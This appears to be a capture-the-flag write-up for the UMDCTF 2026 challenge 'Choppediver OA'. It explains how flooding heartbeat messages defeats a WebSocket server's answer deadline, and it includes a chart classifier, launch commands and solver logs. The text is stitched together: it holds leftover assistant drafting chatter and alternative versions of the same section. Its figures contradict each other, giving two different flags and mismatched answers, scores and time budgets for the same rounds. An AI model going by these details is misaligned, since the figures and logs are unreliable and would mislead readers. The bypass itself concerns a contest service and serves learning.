

UMDCTF 2026 - Choppediver OA

WebSocket Timing Exploit + Image Classifier + Final Dual Solver Pack

Author: AnyMoR Entry JOL

Challenge class: Web / WSS / timing abuse / image processing

Subject

Challenge statement

```
crypto/weave - phlnx_  
choppediver oa  
tahmid-23  
Choppediver (pronounced: chopt-iver) is the leading quant firm in prediction markets. You're  
invited to take the online assessment.  
Looking for candidates that can react quickly in fast-paced environments.  
choppediver.challs.umdctf.io  
  
Downloads  
rounds.py  
keepalive.py  
server.py
```

Objective

the objective chapter should describe the complete solving mission, not just the surface gameplay task.

I can now patch both the `.docx` and the `.md` so that the “Objectives” section says exactly this and fits the rest of the write-up.

Here is a more natural version, written for someone who does not know the technical background:

Objectives

The goal of this challenge is to make the website accept all of our answers and finally reveal the hidden flag. At first glance, it looks like a simple game where we must look at a chart and quickly say whether it goes up, goes down, or stays mostly flat. But in reality, the challenge is not only about being fast. It is mainly about understanding how the service works behind the scenes and finding the mistake that makes it beatable.

So our real objective is to study how the challenge communicates with us, understand why the last rounds become almost impossible if we play “normally,” and then find a way around that limit. Once that is done, we still need a program that can correctly read the charts and answer automatically without making mistakes. In the end, the full objective is to connect to the right service, understand its behavior, exploit its weakness, answer every round correctly, and recover the final flag.

You could also present it in a simpler step-by-step way:

What we are trying to achieve

- Reach the real challenge service.

- Understand how it sends the questions and expects the answers.
- Find why the very short time limits are unfair or unrealistic.
- Discover the mistake in the challenge that lets us get more time than intended.
- Build a program that can recognize the charts correctly.
- Use that program to pass every round.
- Recover the hidden flag at the end.

And if you want an even more human, report-style version:

Plain explanation of the objective

The purpose of this challenge is not just to “click quickly” or to guess the charts faster than a human. The real purpose is to understand the system well enough to see that it has a weakness. Once we understand that weakness, we can use it to give our program enough time to think, answer every chart correctly, and unlock the final result. In other words, the challenge asks us to combine observation, reasoning, and automation in order to reach the flag.

Target service	wss://choppediver.challs.umdctf.io:4443/
Remote front-end pitfall	https://choppediver.challs.umdctf.io/ returns HTTP 200 because it is the normal web front-end on port 443, not the raw WebSocket service.
Winning technique	Heartbeat-based timeout bypass + robust BUY / SELL / HOLD classification.
Primary deliverables	1) short optimized solver, 2) full v2 archival solver, 3) exhaustive Word report, 4) diagrams, screenshots, and challenge-specific memes.
License statement	Text and diagrams are released under CC BY 4.0. Code listings and packaged solvers are distributed under an MIT-style permissive license notice documented in this report.

```

kali@kali: /mnt/Share/umdcft2026/web/choppeddiver_oa
$ { 'type': 'round', 'round': 11, 'total': 25, 'time_ms': 150 }
[11] time=150ms answer=buy score=-0.4035 slope=0.4877 dy=-222.7px span=(895,276) mask=9946 thick=36.0 classify=85.12ms
$ { 'type': 'correct' }
$ { 'type': 'round', 'round': 12, 'total': 25, 'time_ms': 88 }
[12] time=88ms answer=hold score=-0.0163 slope=0.0171 dy=-9.0px span=(895,105) mask=25234 thick=240.3 classify=78.64ms
$ { 'type': 'correct' }
$ { 'type': 'round', 'round': 13, 'total': 25, 'time_ms': 48 }
[13] time=48ms answer=sell score=-0.5453 slope=0.7176 dy=-385.9px span=(895,355) mask=6853 thick=19.3 classify=74.82ms
$ { 'type': 'correct' }
$ { 'type': 'round', 'round': 14, 'total': 25, 'time_ms': 15 }
[14] time=15ms answer=sell score=-0.5303 slope=0.6553 dy=-292.7px span=(895,348) mask=10194 thick=38.0 classify=116.82ms
$ { 'type': 'correct' }
$ { 'type': 'round', 'round': 15, 'total': 25, 'time_ms': 5 }
[15] time=5ms answer=sell score=-0.5735 slope=0.7325 dy=-316.6px span=(895,367) mask=6111 thick=16.7 classify=83.91ms
$ { 'type': 'correct' }
$ { 'type': 'round', 'round': 16, 'total': 25, 'time_ms': 5 }
[16] time=5ms answer=buy score=0.6483 slope=-0.7184 dy=353.5px span=(895,375) mask=6789 thick=17.9 classify=116.38ms
$ { 'type': 'correct' }
$ { 'type': 'round', 'round': 17, 'total': 25, 'time_ms': 5 }
[17] time=5ms answer=hold score=0.0018 slope=0.0119 dy=1.0px span=(895,142) mask=23901 thick=168.3 classify=115.88ms
$ { 'type': 'correct' }
$ { 'type': 'round', 'round': 18, 'total': 25, 'time_ms': 5 }
[18] time=5ms answer=hold score=-0.0209 slope=0.0127 dy=-11.7px span=(895,148) mask=28383 thick=191.8 classify=99.02ms
$ { 'type': 'correct' }
$ { 'type': 'round', 'round': 19, 'total': 25, 'time_ms': 5 }
[19] time=5ms answer=buy score=0.4047 slope=-0.5898 dy=273.1px span=(895,299) mask=10175 thick=34.0 classify=124.96ms
$ { 'type': 'correct' }
$ { 'type': 'round', 'round': 20, 'total': 25, 'time_ms': 5 }
[20] time=5ms answer=sell score=-0.5989 slope=0.7236 dy=-338.6px span=(895,353) mask=6390 thick=18.1 classify=95.84ms
$ { 'type': 'correct' }
$ { 'type': 'round', 'round': 21, 'total': 25, 'time_ms': 5 }
[21] time=5ms answer=sell score=-0.5871 slope=0.7849 dy=-324.1px span=(895,385) mask=7624 thick=19.8 classify=102.72ms
$ { 'type': 'correct' }
$ { 'type': 'round', 'round': 22, 'total': 25, 'time_ms': 5 }
[22] time=5ms answer=sell score=-0.6300 slope=0.7735 dy=-347.8px span=(895,364) mask=6760 thick=18.6 classify=144.35ms
$ { 'type': 'correct' }
$ { 'type': 'round', 'round': 23, 'total': 25, 'time_ms': 5 }
[23] time=5ms answer=buy score=0.6077 slope=-0.6795 dy=335.4px span=(847,348) mask=6164 thick=17.7 classify=94.26ms
$ { 'type': 'correct' }
$ { 'type': 'round', 'round': 24, 'total': 25, 'time_ms': 5 }
[24] time=5ms answer=buy score=0.6797 slope=-0.8794 dy=375.2px span=(895,394) mask=4758 thick=12.1 classify=117.22ms
$ { 'type': 'correct' }
$ { 'type': 'round', 'round': 25, 'total': 25, 'time_ms': 5 }
[25] time=5ms answer=buy score=0.4727 slope=-0.6077 dy=260.9px span=(895,325) mask=6258 thick=19.2 classify=85.41ms
$ { 'type': 'correct' }
$ { 'type': 'pass', 'flag': 'UMDCTF{cm5c_417_TcP_3nj0y3r}' }
UMDCTF{cm5c_417_TcP_3nj0y3r}
[*] artifacts: choppeddiver_artifacts_v2/choppeddiver_artifacts.zip
kali@kali: /mnt/Share/umdcft2026/web/choppeddiver_oa
$

```

Figure 1 - Final pass packet and recovered flag from the successful run.

Table of contents

1. Synthesis
2. Challenge overview
3. Environment, dependencies, and launch / compilation options
4. Protocol analysis and root cause
5. Main pitfalls and how they were solved
6. Exploit strategy
7. Classification engineering
8. Reproduction and deployment guide
9. Glossary and main abbreviations
10. Licensing and authorship
11. Solver A: short optimized solver
12. Solver B: full v2 archival solver
13. Appendices: server excerpts, round schedule, keepalive notes

1. Synthesis

This challenge looks like a speed-trading image-classification task, but the real break is protocol-centric. The server sends stock-style charts over a TLS WebSocket connection and decreases answer windows down to 5 milliseconds. A direct classifier cannot realistically finish the late rounds within those nominal budgets. The exploit succeeds because the server processes heartbeat messages during each round and checks the deadline only when `recv(timeout=0.001)` times out. A client can therefore keep the receive loop busy by flooding heartbeat messages, stretch the effective answer window far beyond the advertised limit, classify the PNG locally, and then answer correctly.

The final recovery path had three major stages: first, correcting the endpoint mistake from port 443 to port 4443; second, proving that the heartbeat trick defeats the timeout logic; third, improving HOLD detection so that flat charts are not mistaken for weak BUY or SELL trends.

The final flag recovered by the successful run is : UMDCTF{cm5c_417_TcP_3nj0y3r}.

Question	Answer	Evidence	Operational takeaway
Why did the first handshake fail?	Wrong port	WSS without an explicit port defaulted to 443 and hit the HTTP page, returning HTTP 200.	Always inspect server defaults and verify the true WebSocket endpoint.
Why does the timing exploit work?	Heartbeat prevents timeout evaluation	The server checks the deadline only after <code>recv(timeout=0.001)</code> raises <code>TimeoutError</code> .	Exploit protocol logic before over-optimizing local compute.
What made the final classifier stable?	Thickness-aware HOLD detection	Flat HOLD charts produce low vertical span and high <code>thickness_ratio</code> .	Use domain-specific features instead of only a single slope threshold.
What is the deliverable set?	Two solvers + full write-up	The full v2 solver archives artifacts; the short solver prioritizes compactness.	Keep one production solver and one concise auditing solver.

2. Challenge overview

The supplied files are small but very revealing. `rounds.py` encodes the entire timing schedule. `keepalive.py` defines a heartbeat acknowledgment carrying a very large random nonce. `server.py` contains the crucial round-processing logic. The challenge is therefore a typical source-assisted CTF: the intended route is not blind brute force against the front-end but careful reading of the server implementation and turning that understanding into a solver.

- The server first sends hello with the total number of rounds.
- The client must answer with a ready packet before the game begins.
- Each round consists of a JSON descriptor followed by a binary PNG chart.
- Accepted answer values are buy, sell, and hold.
- After 25 correct answers, the server emits pass with the flag.

Choppediver protocol and exploit path




Figure 2 - Colored end-to-end protocol schematic.

3. Environment, dependencies, and launch / compilation options

This challenge does not require compilation in the classical sense because both solvers are Python scripts. The only preparation step is dependency installation. Since the report is requested in the style of a pwn write-up template, this section explicitly separates build-time considerations, runtime options, and recommended launch commands, as would normally be done for exploit loaders and local-vs-remote payload runners in pwn reports.

Item	Purpose	Command / option	Notes
Dependency install	Prepare the Python environment	<code>python3 -m pip install websockets pillow numpy</code>	No compilation step is required; this installs runtime libraries.
Short solver launch	Fast compact exploitation	<code>python3 solve_choppediver_short_optimized.py -url wss://choppediver.challs.umdctf.io:4443/ --insecure -v</code>	Prints the flag on success.
Full v2 solver launch	Artifact-rich exploitation with logging	<code>python3 solve_choppediver_v2.py --url wss://choppediver.challs.umdctf.io:4443/ --insecure -v --artifact-dir choppediver_artifacts_v2</code>	Stores logs, charts, summary, and zip archive.
Origin override	Optional compatibility with stricter front-ends	<code>--origin https://choppediver.challs.umdctf.io</code>	Not required in the successful run, but useful for troubleshooting.
TLS verification control	Bypass certificate validation if needed	<code>--insecure</code>	Convenient in lab setups; omit it if full certificate validation is desired.

Recommended launch matrix

```
# dependencies
python3 -m pip install websockets pillow numpy

# short optimized solver
python3 solve_choppediver_short_optimized.py \
  --url wss://choppediver.challs.umdctf.io:4443/ \
  --insecure -v

# full archival solver
python3 solve_choppediver_v2.py \
  --url wss://choppediver.challs.umdctf.io:4443/ \
  --insecure -v \
  --artifact-dir choppediver_artifacts_v2

# optional origin header if a deployment ever requires it
python3 solve_choppediver_v2.py \
  --url wss://choppediver.challs.umdctf.io:4443/ \
  --origin https://choppediver.challs.umdctf.io \
  --insecure -v \
  --artifact-dir choppediver_artifacts_v2
```

OpenSSL and curl were also useful during triage: openssl s_client confirmed that port 4443 spoke TLS, while curl -vk against the naked host on 443 showed the normal Assessment Portal page. These checks justified the endpoint correction before any solver rewrite.

4. Protocol analysis and root cause

The decisive section is `_play_round()`. The server sends the round descriptor, sends the chart PNG, computes a deadline, then repeatedly calls `recv(timeout=poll_interval)`. The deadline is checked only inside the `TimeoutError` branch. That means every successfully received heartbeat postpones the next deadline check. Because heartbeat is explicitly allowed during a round, the solver can keep the loop in the receive-success path while it spends much longer than the nominal budget performing classification.

```
def _play_round(ws: ServerConnection, round_idx: int, budget_ms: int) -> bool:
    direction, chart_png = random_round()
    _send_json(ws, {
        "type": "round",
        "round": round_idx + 1,
        "total": TOTAL_ROUNDS,
        "time_ms": budget_ms,
    })
    ws.send(chart_png)

    deadline = time.monotonic() + budget_ms / 1000.0
    poll_interval = 0.001
    while True:
        try:
            msg = ws.recv(timeout=poll_interval)
        except TimeoutError:
            if time.monotonic() > deadline:
                _reject(ws, "timeout")
                return False
            continue

        ...
        if kind == "heartbeat":
            _send_json(ws, heartbeat_ack())
        elif kind == "answer":
            ...
```

This is the whole exploit in one paragraph: if you keep `ws.recv()` from timing out, the code path that enforces the deadline never executes. The challenge becomes a classification problem with a protocol shim, not a hard real-time one.

5. Main pitfalls and how they were solved

This chapter was explicitly requested because it captures the practical path from a non-working prototype to the final solver. In challenge work, those pitfalls matter as much as the final code because they explain why a plausible-but-wrong approach failed and what evidence justified each correction.

Pitfall	Observed symptom	Resolution	Why it mattered
Wrong endpoint	InvalidStatus: server rejected WebSocket connection: HTTP 200	Read server.py, notice default PORT=4443, then connect to wss://host:4443/.	Without the correct endpoint, every later conclusion would have been noise.
Unproven timing hypothesis	Classification time exceeded late-round budgets	Observe that later rounds still succeed when heartbeat is active and the rejection	This separated a timing failure from a classification failure.

		is wrong instead of timeout.	
Weak HOLD threshold	Solver guessed weak sell or weak buy on flat charts	Use span_y and thickness_ratio to model flat thick HOLD charts.	This was the last major blocker before the full solve.
Insufficient archival evidence	A successful run is hard to justify after the fact	Keep a full v2 solver that stores charts, logs, summary, and final zip.	CTF write-ups are stronger when the exploitation path is reproducible and documented.

Two custom challenge memes are kept in the report because they summarize the practical lessons quite well: first, the difference between the nice-looking front-end on 443 and the actual WSS service on 4443; second, the irony of a 5 ms round that still loses against a client spending around 100 ms classifying while heartbeat traffic keeps the server occupied.

Panel 1

Me: Why does `wss://choppediver.challs.umdctf.io` return Invalid Status: **HTTP 200**?

Key lesson:
The domain has TWO services:

- Port 443 → HTTPS website (human UI)
- Port 4443 → WSS service (the real challenge)

HTTP 200?!!
That's not what I expected...

Panel 2

Challenge: Because the real WebSocket server is on **:4443**, not on the HTTP front-end at **:443**.

Aha!
The challenge lives here!

```
$ wscat -c wss://choppediver.challs.umdctf.io:4443/
connected (press CTRL+C to quit)
< {"type":"hello","total":25}
> {"type":"ready"}
< {"type":"round","round":1,"total":25,"time_ms":8000}
< <binary PNG chart>
...
< {"type":"pass","flag":"UMDCTF{...}"}
```

What changed?

- ✓ We connected to the correct port :4443
- ✓ We spoke the WebSocket protocol
- ✓ Now we get the challenge messages (rounds, charts, etc.)

Use :4443
Problem solved.
Time to automate and win!

Pro tip
Always check:

- Ports
- Protocol (ws vs wss)
- Service purpose

Before debugging "mystery" errors!

Figure 3 - Endpoint discovery pitfall meme.




Figure 4 - The 5 ms heartbeat meme.

6. Exploit strategy

- Connect directly to the raw TLS WebSocket service on port 4443.
- Read hello and answer with ready.
- For each round, receive the JSON metadata and then the PNG.
- Continue sending heartbeat messages in the background while classifying the PNG.
- Send answer only after classification, then keep consuming messages until a non-hb_ack control result arrives.
- Repeat until pass returns the flag.

The operational model is very similar to a pwn exploit loop with side-channel housekeeping: a background thread performs protocol maintenance, while the foreground path computes the next decisive action. In a binary exploit that maintenance could be a heap grooming step or a keepalive in an interactive service; here it is heartbeat spam.

7. Classification engineering

The final classifier combines two independent intuitions: directional trend and morphological flatness. The trace is reconstructed from the mask as a median-y series across columns, which yields a stable trend estimate. However, trend alone was not enough because flat HOLD charts can still show small random drift. The morphological features solve that ambiguity.

- score encodes the left-to-right vertical displacement normalized by image height.
- slope_lr is a regression slope over the smoothed trace.
- span_y estimates how vertically tall the extracted trace is.
- thickness_ratio = mask_pixels / span_y identifies broad, flat, thick traces that correspond to HOLD.

Decision rule summary: HOLD if the trace is both vertically flat and thick; otherwise use the combined trend sign to choose BUY or SELL. This is exactly the refinement that turned the near-final solver into the final stable one.




Figure 5 - Classification pipeline schematic.

```

kali@kali:~/mnt/Share/umdcctf2026/web/choppediver_na$ python3 solve_choppediver_v2.py \
--url wss://choppediver.challs.umdctf.io:4443/ \
--insecure -v \
--artifact-dir choppediver_artifacts_v2
[*] connected: total=25
[*] type: 'round', 'round': 1, 'total': 25, 'time_ms': 8000
[r01] time=800ms answer=buy score=0.4910 slope=-0.5976 dy=271.0px span=(895,333) mask=6608 thick=19.8 classify=110.61ms
[*] type: 'correct'
[*] type: 'round', 'round': 2, 'total': 25, 'time_ms': 5000
[r02] time=500ms answer=sell score=0.6077 slope=0.7241 dy=-335.5px span=(889,368) mask=5612 thick=15.2 classify=71.90ms
[*] type: 'correct'
[*] type: 'round', 'round': 3, 'total': 25, 'time_ms': 3000
[r03] time=300ms answer=hold score=0.1101 slope=0.1012 dy=-68.8px span=(895,133) mask=22874 thick=172.0 classify=97.12ms
[*] type: 'correct'
[*] type: 'round', 'round': 4, 'total': 25, 'time_ms': 2000
[r04] time=200ms answer=buy score=0.6627 slope=0.7538 dy=365.8px span=(895,387) mask=8193 thick=21.2 classify=137.33ms
[*] type: 'correct'
[*] type: 'round', 'round': 5, 'total': 25, 'time_ms': 1500
[r05] time=150ms answer=sell score=0.6332 slope=0.8194 dy=-349.5px span=(895,381) mask=6601 thick=17.3 classify=89.99ms
[*] type: 'correct'
[*] type: 'round', 'round': 6, 'total': 25, 'time_ms': 1000
[r06] time=100ms answer=buy score=0.6953 slope=0.8550 dy=383.8px span=(895,388) mask=5808 thick=12.9 classify=82.99ms
[*] type: 'correct'
[*] type: 'round', 'round': 7, 'total': 25, 'time_ms': 750
[r07] time=750ms answer=hold score=0.1359 slope=0.0990 dy=-75.0px span=(895,178) mask=27405 thick=154.0 classify=85.15ms
[*] type: 'correct'
[*] type: 'round', 'round': 8, 'total': 25, 'time_ms': 500
[r08] time=500ms answer=buy score=0.6530 slope=0.8160 dy=360.4px span=(895,376) mask=6670 thick=17.7 classify=84.99ms
[*] type: 'correct'
[*] type: 'round', 'round': 9, 'total': 25, 'time_ms': 350
[r09] time=350ms answer=hold score=0.0211 slope=0.0548 dy=-11.7px span=(895,168) mask=28613 thick=170.3 classify=91.95ms
[*] type: 'correct'
[*] type: 'round', 'round': 10, 'total': 25, 'time_ms': 250
[r10] time=250ms answer=sell score=0.6692 slope=0.7203 dy=-371.4px span=(895,389) mask=5782 thick=14.9 classify=100.06ms
[*] type: 'correct'
[*] type: 'round', 'round': 11, 'total': 25, 'time_ms': 150
[r11] time=150ms answer=sell score=0.4035 slope=0.4877 dy=-222.7px span=(895,276) mask=9946 thick=36.0 classify=85.12ms
[*] type: 'correct'
[*] type: 'round', 'round': 12, 'total': 25, 'time_ms': 80
[r12] time=80ms answer=hold score=0.8163 slope=0.0171 dy=-9.0px span=(895,105) mask=25234 thick=240.3 classify=78.64ms
[*] type: 'correct'
[*] type: 'round', 'round': 13, 'total': 25, 'time_ms': 40
[r13] time=40ms answer=sell score=0.5452 slope=0.7176 dy=-385.9px span=(895,355) mask=6853 thick=19.3 classify=74.82ms
[*] type: 'correct'
[*] type: 'round', 'round': 14, 'total': 25, 'time_ms': 15
[r14] time=15ms answer=sell score=0.5303 slope=0.6553 dy=-292.7px span=(895,340) mask=10194 thick=30.0 classify=116.82ms
[*] type: 'correct'
[*] type: 'round', 'round': 15, 'total': 25, 'time_ms': 5
[r15] time=5ms answer=sell score=0.5735 slope=0.7325 dy=-316.8px span=(895,307) mask=6111 thick=16.7 classify=83.91ms
[*] type: 'correct'
  
```

Figure 6 - Successful progression through the late rounds.

```

kali@kali: /mnt/Share/umdc2026/web/choppediver_oa
Session Actions Edit View Help
< ['type': 'round', 'round': 11, 'total': 25, 'time_ms': 150]
[r11] time=150ms answer=sell score=-0.4035 slope=+0.4877 dy=-222.7px span=(895,276) mask=9946 thick=36.0 classify=85.12ms
< ['type': 'correct']
< ['type': 'round', 'round': 12, 'total': 25, 'time_ms': 80]
[r12] time=80ms answer=hold score=-0.8163 slope=+0.0171 dy=-9.0px span=(895,105) mask=25234 thick=240.3 classify=78.64ms
< ['type': 'correct']
< ['type': 'round', 'round': 13, 'total': 25, 'time_ms': 40]
[r13] time=40ms answer=sell score=-0.5453 slope=+0.7176 dy=-305.9px span=(895,355) mask=6853 thick=19.3 classify=74.82ms
< ['type': 'correct']
< ['type': 'round', 'round': 14, 'total': 25, 'time_ms': 15]
[r14] time=15ms answer=sell score=-0.5302 slope=+0.6553 dy=-292.7px span=(895,340) mask=18194 thick=30.0 classify=116.82ms
< ['type': 'correct']
< ['type': 'round', 'round': 15, 'total': 25, 'time_ms': 5]
[r15] time=5ms answer=sell score=-0.5735 slope=+0.7325 dy=-316.6px span=(895,367) mask=6111 thick=16.7 classify=83.93ms
< ['type': 'correct']
< ['type': 'round', 'round': 16, 'total': 25, 'time_ms': 5]
[r16] time=5ms answer=buy score=-0.6403 slope=-0.7184 dy=+353.5px span=(895,375) mask=6709 thick=17.9 classify=116.30ms
< ['type': 'correct']
< ['type': 'round', 'round': 17, 'total': 25, 'time_ms': 5]
[r17] time=5ms answer=hold score=-0.0018 slope=-0.0119 dy=+1.0px span=(895,142) mask=23901 thick=168.3 classify=115.88ms
< ['type': 'correct']
< ['type': 'round', 'round': 18, 'total': 25, 'time_ms': 5]
[r18] time=5ms answer=hold score=-0.0209 slope=-0.0127 dy=-11.7px span=(895,148) mask=28383 thick=191.8 classify=99.02ms
< ['type': 'correct']
< ['type': 'round', 'round': 19, 'total': 25, 'time_ms': 5]
[r19] time=5ms answer=buy score=-0.4947 slope=-0.5898 dy=+273.1px span=(895,299) mask=10175 thick=34.0 classify=124.96ms
< ['type': 'correct']
< ['type': 'round', 'round': 20, 'total': 25, 'time_ms': 5]
[r20] time=5ms answer=sell score=-0.5989 slope=+0.7236 dy=-330.6px span=(895,353) mask=6390 thick=18.1 classify=95.84ms
< ['type': 'correct']
< ['type': 'round', 'round': 21, 'total': 25, 'time_ms': 5]
[r21] time=5ms answer=sell score=-0.5871 slope=+0.7849 dy=-324.1px span=(895,385) mask=7624 thick=19.8 classify=102.72ms
< ['type': 'correct']
< ['type': 'round', 'round': 22, 'total': 25, 'time_ms': 5]
[r22] time=5ms answer=sell score=-0.6300 slope=+0.7735 dy=-347.8px span=(895,364) mask=6760 thick=18.6 classify=144.35ms
< ['type': 'correct']
< ['type': 'round', 'round': 23, 'total': 25, 'time_ms': 5]
[r23] time=5ms answer=buy score=-0.6077 slope=-0.6795 dy=+335.4px span=(847,348) mask=6164 thick=17.7 classify=94.26ms
< ['type': 'correct']
< ['type': 'round', 'round': 24, 'total': 25, 'time_ms': 5]
[r24] time=5ms answer=buy score=-0.6797 slope=-0.6794 dy=+375.2px span=(895,394) mask=4758 thick=12.1 classify=117.22ms
< ['type': 'correct']
< ['type': 'round', 'round': 25, 'total': 25, 'time_ms': 5]
[r25] time=5ms answer=buy score=-0.4727 slope=-0.6877 dy=+268.9px span=(895,325) mask=6258 thick=19.2 classify=85.41ms
< ['type': 'correct']
< ['type': 'pass', 'flag': 'UMDCTF{cnc_417_TcP_Inj0y3r}']
UMDCTF{cnc_417_TcP_Inj0y3r}
[*] artifacts: choppediver_v2/choppediver_artifacts.zip
kali@kali: /mnt/Share/umdc2026/web/choppediver_oa

```

Figure 6 - Successful progression through the late rounds – follow-up.

8. Reproduction and deployment guide

This section acts as the deployment chapter that was missing from the previous version. It explains how to set up, run, and verify the solvers in a way that is explicit enough for an external reader to reproduce the challenge solution.

Phase	Action	Verification
Prepare environment	Install websockets, pillow, numpy with pip.	python3 -c "import websockets, PIL, numpy" succeeds.
Check endpoint	Optionally test with openssl s_client -connect choppediver.challs.umdctf.io:4443 -servername choppediver.challs.umdctf.io	TLS handshake completes and the certificate chain is shown.
Run solver	Launch either the short solver or the v2 solver with --url wss://...:4443/	Solver prints hello, progresses through rounds, and finally displays the flag.
Archive evidence	Prefer solve_choppediver_v2.py for permanent logs and chart storage.	artifact-dir contains events.jsonl, charts, summary.txt, flag.txt, and a zip archive.

Suggested troubleshooting checklist

- If you see HTTP 200 during WebSocket connection, re-check the port and make sure you are not hitting the web front-end on 443.

- If you see timeout, verify that the heartbeat background thread is actually running and that its interval is not too sparse.
